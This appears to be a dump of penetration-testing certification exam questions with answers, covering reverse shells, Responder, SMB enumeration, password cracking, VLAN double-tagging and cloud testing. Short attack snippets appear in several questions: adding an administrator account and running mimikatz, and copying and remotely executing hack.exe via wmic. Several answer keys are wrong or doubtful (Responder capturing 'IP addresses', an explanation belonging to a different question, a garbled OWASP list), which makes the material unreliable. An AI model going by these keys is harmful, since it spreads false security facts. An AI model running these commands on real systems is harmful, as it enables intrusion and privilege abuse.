A penetration tester is conducting a penetration test and discovers a vulnerability on a web server that is owned by the client. Exploiting the vulnerability allows the tester to open a reverse shell. Enumerating the server for privilege escalation, the tester discovers the following:



```
netstat -antu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 10.1.1.24:48850 24.176.9.43:59036 ESTABLISHED
tcp 0 0 0.0.0.0:22 :0.0.0.0* LISTEN
tcp 0 0 10.1.1.24:50112 136.12.56.217:58003 ESTABLISHED
tcp 0 0 10.1.1.24:80 115.93.193.245:40243 ESTABLISHED
tcp 0 0 10.1.1.24:80 210.117.12.2:40252 ESTABLISHED
tcp6 0 0 :::22 :::* LISTEN
udp 0 0 10.1.1.24:161 0.0.0.0:*
```

Which of the following should the penetration tester do NEXT?

A. Close the reverse shell the tester is using.
B. Note this finding for inclusion in the final report.
C. Investigate the high numbered port connections.
D. Contact the client immediately.

Answer: D

NEW QUESTION 79
A red team gained access to the internal network of a client during an engagement and used the Responder tool to capture important data. Which of the following was captured by the testing team?

A. Multiple handshakes
B. IP addresses
C. Encrypted file transfers
D. User hashes sent over SMB

Answer: B


NEW QUESTION 83
Which of the following tools should a penetration tester use to crawl a website and build a wordlist using the data recovered to crack the password on the website?

A. DirBuster
B. CeWL
C. w3af
D. Patator

Answer: B

Explanation:
CeWL, the Custom Word List Generator, is a Ruby application that allows you to spider a website based on a URL and depth setting and then generate a wordlist from the files and web pages it finds. Running CeWL against a target organization's sites can help generate a custom word list, but you will typically want to add words manually based on your own OSINT gathering efforts.
https://esgeeks.com/como-utilizar-cewl/

NEW QUESTION 87
A penetration tester discovered a vulnerability that provides the ability to upload to a path via directory traversal. Some of the files that were discovered through this vulnerability are:



```
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/newbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/rmbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/pikctheme.pl
https://xx.xx.xx.x/vpn/../vpns/cfg/smb.conf
```

Which of the following is the BEST method to help an attacker gain internal access to the affected machine?

A. Edit the discovered file with one line of code for remote callback
B. Download .pl files and look for usernames and passwords
C. Edit the smb.conf file and upload it to the server
D. Download the smb.conf file and look at configurations

Answer: C

NEW QUESTION 90
During an assessment, a penetration tester gathered OSINT for one of the IT systems administrators from the target company and managed to obtain valuable information, including corporate email addresses. Which of the following techniques should the penetration tester perform NEXT?


A. Badge cloning
B. Watering-hole attack
C. Impersonation

D. Spear phishing

Answer: D

Explanation:
Spear phishing is a type of targeted attack where the attacker sends emails that appear to come from a legitimate source, often a company or someone familiar to the target, with the goal of tricking the target into clicking on a malicious link or providing sensitive information. In this case, the penetration tester has already gathered OSINT on the IT system administrator, so they can use this information to craft a highly targeted spear phishing attack to try and gain access to the target system.

NEW QUESTION 95
A penetration tester ran the following commands on a Windows server:



```
schtasks
echo net user svsaccount password /add >> batchjopb3.bat
echo net localgroup Administrators svsaccount /add >> batchjopb3.bat
net user svsaccount
runas /user:svsaccount mimikatz
```

Which of the following should the tester do AFTER delivering the final report?

A. Delete the scheduled batch job.
B. Close the reverse shell connection.
C. Downgrade the svsaccount permissions.
D. Remove the tester-created credentials.

Answer: D

NEW QUESTION 97
A penetration tester initiated the transfer of a large data set to verify a proof-of-concept attack as permitted by the ROE. The tester noticed the client's data included PII, which is out of scope, and immediately stopped the transfer. Which of the following MOST likely explains the penetration tester's decision?

A. The tester had the situational awareness to stop the transfer.
B. The tester found evidence of prior compromise within the data set.
C. The tester completed the assigned part of the assessment workflow.
D. The tester reached the end of the assessment time frame.

Answer: A

NEW QUESTION 100
Which of the following web-application security risks are part of the OWASP Top 10 v2017? (Choose two.)

A. Buffer overflows
B. Cross-site scripting
C. Race-condition attacks
D. Zero-day attacks
E. Injection flaws
F. Ransomware attacks

Answer: BE


Explanation:
A01-Injection
A02-Broken Authentication A03-Sensitive Data Exposure A04-XXE
A05-Broken Access Control A06-Security Misconfiguration A07-XSS
A08-Insecure Deserialization
A09-Using Components with Known Vulnerabilities A10-Insufficient Logging & Monitoring

NEW QUESTION 101
A company hired a penetration-testing team to review the cyber-physical systems in a manufacturing plant.
The team immediately discovered the supervisory systems and PLCs are both connected to the company intranet. Which of the following assumptions, if made by the penetration-testing team, is MOST likely to be
valid?

A. PLCs will not act upon commands injected over the network.
B. Supervisors and controllers are on a separate virtual network by default.
C. Controllers will not validate the origin of commands.
D. Supervisory systems will detect a malicious injection of code/commands.

Answer: C

NEW QUESTION 106
A penetration tester has gained access to part of an internal network and wants to exploit on a different network segment. Using Scapy, the tester runs the following command:



```
sendp(Ether()/dotlq(vlan=100)/dotq(vlan=50)/IP(dst="172.16.50.10")/ICMP())
```

Which of the following represents what the penetration tester is attempting to accomplish?

A. DNS cache poisoning
B. MAC spoofing
C. ARP poisoning
D. Double-tagging attack

Answer: D

Explanation:
https://scapy.readthedocs.io/en/latest/usage.html

NEW QUESTION 111
Penetration-testing activities have concluded, and the initial findings have been reviewed with the client. Which of the following best describes the NEXT step in the engagement?

A. Acceptance by the client and sign-off on the final report
B. Scheduling of follow-up actions and retesting
C. Attestation of findings and delivery of the report
D. Review of the lessons learned during the engagement

Answer: C

NEW QUESTION 115
When preparing for an engagement with an enterprise organization, which of the following is one of the MOST important items to develop fully prior to beginning the penetration testing activities?

A. Clarify the statement of work.
B. Obtain an asset inventory from the client.
C. Interview all stakeholders.
D. Identify all third parties involved.

Answer: A

NEW QUESTION 118
A penetration tester is assessing a wireless network. Although monitoring the correct channel and SSID, the tester is unable to capture a handshake between the clients and the AP. Which of the following attacks is the MOST effective to allow the penetration tester to capture a handshake?

A. Key reinstallation
B. Deauthentication
C. Evil twin
D. Replay

Answer: B

Explanation:
Deauth will make the client connect again

NEW QUESTION 122
A penetration tester who is working remotely is conducting a penetration test using a wireless connection. Which of the following is the BEST way to provide confidentiality for the client while using this connection?

A. Configure wireless access to use a AAA server.
B. Use random MAC addresses on the penetration testing distribution.
C. Install a host-based firewall on the penetration testing distribution.
D. Connect to the penetration testing company's VPS using a VPN.

Answer: D

NEW QUESTION 125
A penetration tester was hired to perform a physical security assessment of an organization's office. After monitoring the environment for a few hours, the penetration tester notices that some employees go to lunch in a restaurant nearby and leave their belongings unattended on the table while getting food. Which of the following techniques would MOST likely be used to get legitimate access into the organization's building without raising too many alerts?

A. Tailgating
B. Dumpster diving
C. Shoulder surfing
D. Badge cloning

Answer: D

NEW QUESTION 128
A penetration tester who is performing an engagement notices a specific host is vulnerable to EternalBlue. Which of the following would BEST protect against this vulnerability?

A. Network segmentation
B. Key rotation
C. Encrypted passwords

D. Patch management

Answer: D

Explanation:
Patch management is the process of identifying, downloading, and installing security patches for a system in order to address new vulnerabilities and software exploits. In the case of EternalBlue, the vulnerability was addressed by Microsoft in the form of a security patch. Installing this patch on the vulnerable host will provide protection from the vulnerability. Additionally, organizations should implement a patch management program to regularly check for and install security patches for the systems in their environment.
Network segmentation (A) can limit the impact of a compromise by separating different parts of the network into smaller, more isolated segments. However, it does not address the vulnerability itself.
Key rotation (B) is the process of periodically changing cryptographic keys, which can help protect against attacks that rely on stolen or compromised keys. However, it is not directly related to the EternalBlue vulnerability.
Encrypted passwords (C) can help protect user credentials in case of a data breach or other compromise, but it does not prevent attackers from exploiting the EternalBlue vulnerability.

NEW QUESTION 133
A penetration tester has found indicators that a privileged user's password might be the same on 30 different Linux systems. Which of the following tools can help the tester identify the number of systems on which the password can be used?

A. Hydra
B. John the Ripper
C. Cain and Abel
D. Medusa

Answer: D

Explanation:
Both Hydra and Medusa can be used for that same purpose:
THC Hydra is a brute-force cracking tool for remote authentication services. It supports many protocols, including telnet, FTP, LDAP, SSH, SNMP, and others.
Medusa is a Parallel, Modular and Speedy method for brute-force which issued for remote
authentication. Following are the applications and protocols like modular design, Thread based parallel testing and flexible user input and protocols are AFP, CVS, FTP, HTTP, IMAP etc.

NEW QUESTION 136
A mail service company has hired a penetration tester to conduct an enumeration of all user accounts on an SMTP server to identify whether previous staff member accounts are still active. Which of the following commands should be used to accomplish the goal?

A. VRFY and EXPN
B. VRFY and TURN
C. EXPN and TURN
D. RCPT TO and VRFY

Answer: A

NEW QUESTION 138
A penetration tester is required to perform a vulnerability scan that reduces the likelihood of false positives and increases the true positives of the results. Which of the following would MOST likely accomplish this goal?

A. Using OpenVAS in default mode
B. Using Nessus with credentials
C. Using Nmap as the root user
D. Using OWASP ZAP

Answer: B

Explanation:
Using credentials during a vulnerability scan allows the scanner to gather more detailed information about the target system, including installed software, patch levels, and configuration settings. This helps to reduce the likelihood of false positives and increase the true positives of the results. Nessus is a popular vulnerability scanner that supports credential-based scanning and can be used to accomplish this goal. OpenVAS and Nmap are also popular scanning tools, but using default mode or running as the root user alone may not provide the necessary level of detail for accurate vulnerability identification. OWASP ZAP is a web application scanner and may not be applicable for non-web-based targets.

NEW QUESTION 140
A company recruited a penetration tester to configure wireless IDS over the network. Which of the following tools would BEST test the effectiveness of the wireless IDS solutions?

A. Aircrack-ng
B. Wireshark
C. Wifite
D. Kismet

Answer: A

NEW QUESTION 143
A penetration tester is exploring a client’s website. The tester performs a curl command and obtains the following:

```
* Connected to 10.2.11.144 (::1) port 80 (#0)
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang=”en”>
<head>
<meta name=”viewport” content=”width=device-width” />
<meta http-equiv=”Content-Type” content=”text/html; charset=utf-8” />
<title>WordPress &#8250; ReadMe</title>
<link rel=”stylesheet” href=”wp-admin/css/install.css?ver=20100228” type=”text/css” />
</head>
```

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

A. Burp Suite
B. DirBuster
C. WPScan
D. OWASP ZAP

Answer: C

NEW QUESTION 147
A penetration tester has been hired to perform a physical penetration test to gain access to a secure room within a client’s building. Exterior reconnaissance identifies two entrances, a WiFi guest network, and multiple security cameras connected to the Internet.
Which of the following tools or techniques would BEST support additional reconnaissance?

A. Wardriving
B. Shodan
C. Recon-ng
D. Aircrack-ng

Answer: C

NEW QUESTION 152
A penetration tester runs the unshadow command on a machine. Which of the following tools will the tester most likely use NEXT?

A. John the Ripper
B. Hydra
C. Mimikatz
D. Cain and Abel

Answer: A

NEW QUESTION 154
A company uses a cloud provider with shared network bandwidth to host a web application on dedicated servers. The company's contact with the cloud provider prevents any activities that would interfere with the cloud provider's other customers. When engaging with a penetration-testing company to test the application, which of the following should the company avoid?

A. Crawling the web application's URLs looking for vulnerabilities
B. Fingerprinting all the IP addresses of the application's servers
C. Brute forcing the application's passwords
D. Sending many web requests per second to test DDoS protection

Answer: D

NEW QUESTION 155
During a penetration test, a tester is able to change values in the URL from example.com/login.php?id=5 to example.com/login.php?id=10 and gain access to a web application. Which of the following vulnerabilities has the penetration tester exploited?

A. Command injection
B. Broken authentication
C. Direct object reference
D. Cross-site scripting

Answer: C

Explanation:
Insecure direct object reference (IDOR) is a vulnerability where the developer of the application does not implement authorization features to verify that someone accessing data on the site is allowed to access that data.

NEW QUESTION 159

A penetration tester logs in as a user in the cloud environment of a company. Which of the following Pacu modules will enable the tester to determine the level of access of the existing user?

A. iam_enum_permissions
B. iam_privesc_scan
C. iam_backdoor_assume_role
D. iam_bruteforce_permissions


Answer: A

NEW QUESTION 160
User credentials were captured from a database during an assessment and cracked using rainbow tables. Based on the ease of compromise, which of the following algorithms was MOST likely used to store the passwords in the database?

A. MD5
B. bcrypt
C. SHA-1
D. PBKDF2

Answer: A

NEW QUESTION 165
A penetration tester writes the following script:



```
#!/bin/bash
for x in ‘seq 1 254’; do
        ping -c 1 10.10.1.$x;
done
```

Which of the following objectives is the tester attempting to achieve?

A. Determine active hosts on the network.
B. Set the TTL of ping packets for stealth.
C. Fill the ARP table of the networked devices.
D. Scan the system on the most used ports.

Answer: A

NEW QUESTION 170
A private investigation firm is requesting a penetration test to determine the likelihood that attackers can gain access to mobile devices and then exfiltrate data from those devices. Which of the following is a
social-engineering method that, if successful, would MOST likely enable both objectives?

A. Send an SMS with a spoofed service number including a link to download a malicious application.
B. Exploit a vulnerability in the MDM and create a new account and device profile.
C. Perform vishing on the IT help desk to gather a list of approved device IMEIs for masquerading.
D. Infest a website that is often used by employees with malware targeted toward x86 architectures.

Answer: A

Explanation:
Since it doesn't indicate company owned devices, sending a text to download an application is best. And it says social-engineering so a spoofed text falls under that area.

NEW QUESTION 171
A company’s Chief Executive Officer has created a secondary home office and is concerned that the WiFi service being used is vulnerable to an attack. A penetration tester is hired to test the security of the WiFi’s router.
Which of the following is MOST vulnerable to a brute-force attack?

A. WPS
B. WPA2-EAP
C. WPA-TKIP
D. WPA2-PSK

Answer: A

NEW QUESTION 174
Which of the following should a penetration tester consider FIRST when engaging in a penetration test in a cloud environment?

A. Whether the cloud service provider allows the penetration tester to test the environment
B. Whether the specific cloud services are being used by the application
C. The geographical location where the cloud services are running
D. Whether the country where the cloud service is based has any impeding laws

Answer: A

NEW QUESTION 178
During the reconnaissance phase, a penetration tester obtains the following output:

```
Reply from 192.168.1.23: bytes=32 time<54ms TTL=128
Reply from 192.168.1.23: bytes=32 time<53ms TTL=128
Reply from 192.168.1.23: bytes=32 time<60ms TTL=128
Reply from 192.168.1.23: bytes=32 time<51ms TTL=128
```

Which of the following operating systems is MOST likely installed on the host?

A. Linux
B. NetBSD
C. Windows
D. macOS


Answer: C

NEW QUESTION 181
A security company has been contracted to perform a scoped insider-threat assessment to try to gain access to the human resources server that houses PII and salary data. The penetration testers have been given an internal network starting position.
Which of the following actions, if performed, would be ethical within the scope of the assessment?

A. Exploiting a configuration weakness in the SQL database
B. Intercepting outbound TLS traffic
C. Gaining access to hosts by injecting malware into the enterprise-wide update server
D. Leveraging a vulnerability on the internal CA to issue fraudulent client certificates
E. Establishing and maintaining persistence on the domain controller

Answer: B

NEW QUESTION 183
A penetration tester gains access to a system and is able to migrate to a user process:



```
net use S: \\192.168.5.51\C$\temp /persistent no
copy c:\temp\hack.exe S:\temp\hack.exe
wmic.exe /node: “192.168.5.51” process call create “C:\temp\hack.exe”
```


Given the output above, which of the following actions is the penetration tester performing? (Choose two.)

A. Redirecting output from a file to a remote system
B. Building a scheduled task for execution
C. Mapping a share to a remote system
D. Executing a file on the remote system
E. Creating a new process on all domain systems
F. Setting up a reverse shell from a remote system
G. Adding an additional IP address on the compromised system

Answer: CD

Explanation:
WMIC.exe is a built-in Microsoft program that allows command-line access to the Windows Management Instrumentation. Using this tool, administrators can query the operating system for detailed information about installed hardware and Windows settings, run management tasks, and even execute other programs or commands.

NEW QUESTION 188
After running the enum4linux.pl command, a penetration tester received the following output:



```
 =====================================================
|    Enumerating Workgroup/Domain on 192.168.100.56    |
 =====================================================
[+] Got domain/workgroup name: WORKGROUP
 =======================================
|    Session Check on 192.168.100.56    |
 =======================================
[+] Server 192.168.100.56 allows sessions using username '', password ''
 =============================================
|    Getting domain SID for 192.168.100.56    |
 =============================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
 ===========================================
|    Share Enumeration on 192.168.100.56    |
 ===========================================
        Sharename Type Comment
        --------- ---- -------
        print$ Disk Printer Drivers
        web Disk File Server
        IPC$ IPC IPC Service (Samba 4.5.12-Debian)
SMB1 disabled -- no workgroup available
[+] Attempting to map shares on 192.168.100.56
//192.168.100.56/print$ Mapping: DENIED, Listing: N/A
//192.168.100.56/web    Mapping: OK, Listing: OK
//192.168.100.56/IPC$   [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Mon Jul 20 10:14:37 2020
```


Which of the following commands should the penetration tester run NEXT?


A. smbspool //192.160.100.56/print$
B. net rpc share -S 192.168.100.56 -U ''
C. smbget //192.168.100.56/web -U ''
D. smbclient //192.168.100.56/web -U '' -N

Answer: D

Explanation:
A vulnerability scan is a type of assessment that helps to identify vulnerabilities in a network or system. It scans systems for potential vulnerabilities, misconfigurations, and outdated software. Based on the output from a vulnerability scan, a penetration tester can identify vulnerabilities that may be exploited to gain access to a system. In this scenario, the output from the penetration testing tool shows that 100 hosts contained findings due to improper patch management. This indicates that the vulnerability scan detected vulnerabilities that could have been prevented through proper patch management. Therefore, the most likely test performed by the penetration tester is a vulnerability scan.

NEW QUESTION 189
You are a penetration tester reviewing a client's website through a web browser. INSTRUCTIONS
Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

